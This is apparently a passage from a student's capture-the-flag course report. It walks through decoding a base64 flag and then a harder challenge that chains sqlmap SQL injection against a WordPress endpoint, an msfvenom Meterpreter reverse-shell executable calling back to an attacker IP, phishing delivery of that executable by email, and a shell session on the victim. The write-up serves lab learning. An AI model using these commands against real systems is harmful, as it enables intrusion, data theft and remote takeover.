

Figure 15 data attached to the package shown by wireshark

5. copied the contents of the file and visited https://gchq.github.io/CyberChef/ for decypte the contents.
6. Utilizing the base64 option on CyberChef, I decoded the content and discovered text containing the flag.Flag found successfully: flag{5str1ng}



Figure 16 Flag CH05

7 CH06

Steps:

1. Browser to target http://challenger.vle.fi/contact-us/
2. Open Brup suite, open browser on the proxy and navigate to contact http://challenger.vle.fi/contact-us/ and submit a comment like shows in the figure bellow



Figure 17 Target to interact

3. Brup catches the POST request and waits.
4. Copy past the action request to the sqlmap



Figure 18 Brup suite capture a POST request

5. Run sqlmap designed for automated detection and exploitation of SQL injection vulnerabilities in web applications, an explanation of the command:
    - sqlmap: This is the name of the tool being used.
    - -u challenger.vle.fi/wp-admin/admin-ajax.php: This option specifies the target URL where the SQL injection vulnerability is suspected. In this case, it's pointing to the "admin-ajax.php" file in the "wp-admin" directory of the "challenger.vle.fi" website.
    - --data "action=rk_action&fdata=rk_email%3Dtest%2540yahoo.com%26rk_subject%3Dtest%26rk_comment%3D%26submit%3D&msg=": This option is used to provide the data

that will be sent to the web application as part of the request. It seems to be simulating a form submission with various parameters. The %3D and %2540 are URL-encoded representations of '=' and '@', respectively.

- --tables: This option instructs sqlmap to enumerate the database tables once the SQL injection vulnerability is
- identified. It attempts to gather information about the database structure.



Figure 19 sqlmap starts Listening

6. Also, the command shows there is a database called ‘challenger’ and contains a table called to inta_ch06 which is a list of emails.



Figure 20 sqlmap fetch DB information

7. Navigate mail.lookout.vle.fi and create account(email used : jeff01ab0168@lookout.vle.fi) then send email to jeff01+student-id@challenger.vle.fi



Figure 21 mail.lookout.vle.fi

8. Seems we need to send an executable file. So
9. create malicious file with msfvenom (combo of msfplayload and msfencod)
    - environments :kali sent executable payload to window
    - Demo: Generate a 64-bit Windows Meterpreter reverse TCP payload and save it as payload.exe in the current working directory. The Kali’s IP address (LHOST) and port (LPORT) with the appropriate values for your scenario.

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows LHOST=198.18.103.134 LPORT=5433 -f exe -o payload.exe

Figure 23 machine's IP and Port



Figure 22 Generated executable payload.exe

10. The file Payload.exe is created on the kali's machine to be delivered by email to jeff's machine ass attachment and when the user will execute the file and because defender is disable to detect when downloading.

Figure 24 Deliver a Maclisions file by email to Target

11. Now on the handler:

Msfconsole
Use multi/handler
Set payload windows/x64/meterpreter/reverse_tcp
Show options
Set lport 5433
Set lhost 198.18.103.134

Show options



Figure 25 Msfconsole

12. Run (at this point you should send the email to jeff) and what to listen. At this point when jeff's machine execute the file will be able to connect by meterpreter, we can list files on the machine.



Figure 26 Run to listen from target(jeff's machine)

13. Enter the shell.

```
meterpreter > shell
Process 3760 created.
Channel 8 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\Mozilla Thunderbird>dir C:\Users\Username\Desktop
dir C:\Users\Username\Desktop
The system cannot find the file specified.

C:\Program Files\Mozilla Thunderbird>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Mozilla Thunderbird> whoami
 whoami
staff-ws\jeff01
```

Figure 27 SHELL Console

14. Flag successfully found inside text file called flag on jeff's desktop after directed to desktop path and typed, thendecoded the content. flag{HlXN50rE4VbPLJD}

```
C:\Program Files\Mozilla Thunderbird>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Mozilla Thunderbird>cd C:\Users\jeff01\Desktop
cd C:\Users\jeff01\Desktop

C:\Users\jeff01\Desktop>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>dir C:\Users\jeff01\Desktop
dir C:\Users\jeff01\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 3297-D61A

 Directory of C:\Users\jeff01\Desktop

19/08/2022  16.10    <DIR>          .
19/08/2022  16.10    <DIR>          ..
19/08/2022  16.15                48 AnotherFlag.bat
16/08/2022  13.14                28 Flag.txt
               2 File(s)             76 bytes
               2 Dir(s)   5?237?747?712 bytes free

C:\Users\jeff01\Desktop>

C:\Users\jeff01\Desktop>cat C:\Users\jeff01\Desktop\flag.txt
cat C:\Users\jeff01\Desktop\flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>type flag.txt
type flag.txt
ZmxhZ3tIbFhONTByRTRWYlBMSkR9
C:\Users\jeff01\Desktop>type AnotherFlag.bat
type AnotherFlag.bat
Access is denied.
```

Figure 28 interesting text file found

Figure 29 Flag CH06

8 Summary

I successfully completed six challenges throughout the entire course. While the initial five challenges were relatively straightforward to uncover, the sixth challenge proved to be exceptionally challenging, requiring a meticulous approach at every step. My background in completing a web security course and engaging in reverse engineering significantly facilitated the resolution of the first five flags. Despite each challenge introducing unique elements, the difficulty spike in the sixth challenge demanded a considerable amount of time and effort. Unfortunately, this time constraint prevented me from moving on to the subsequent two challenges. In total, I invested approximately 150 hours in completing the six challenges.

References

CyberChef. (n.d.). Crown Copyright 2016. https://gchq.github.io/CyberChef/#iput=IAo

How to use a reverse shell in Metasploit. (n.d.). Metasploit Documentation Penetration TestingSoftware, Pen Testing Security. https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html

Admin, T. (2022, April 27). *SQLmap POST request injection*. HackerTarget.com. https://hackertarget.com/sqlmap-post-request-injection/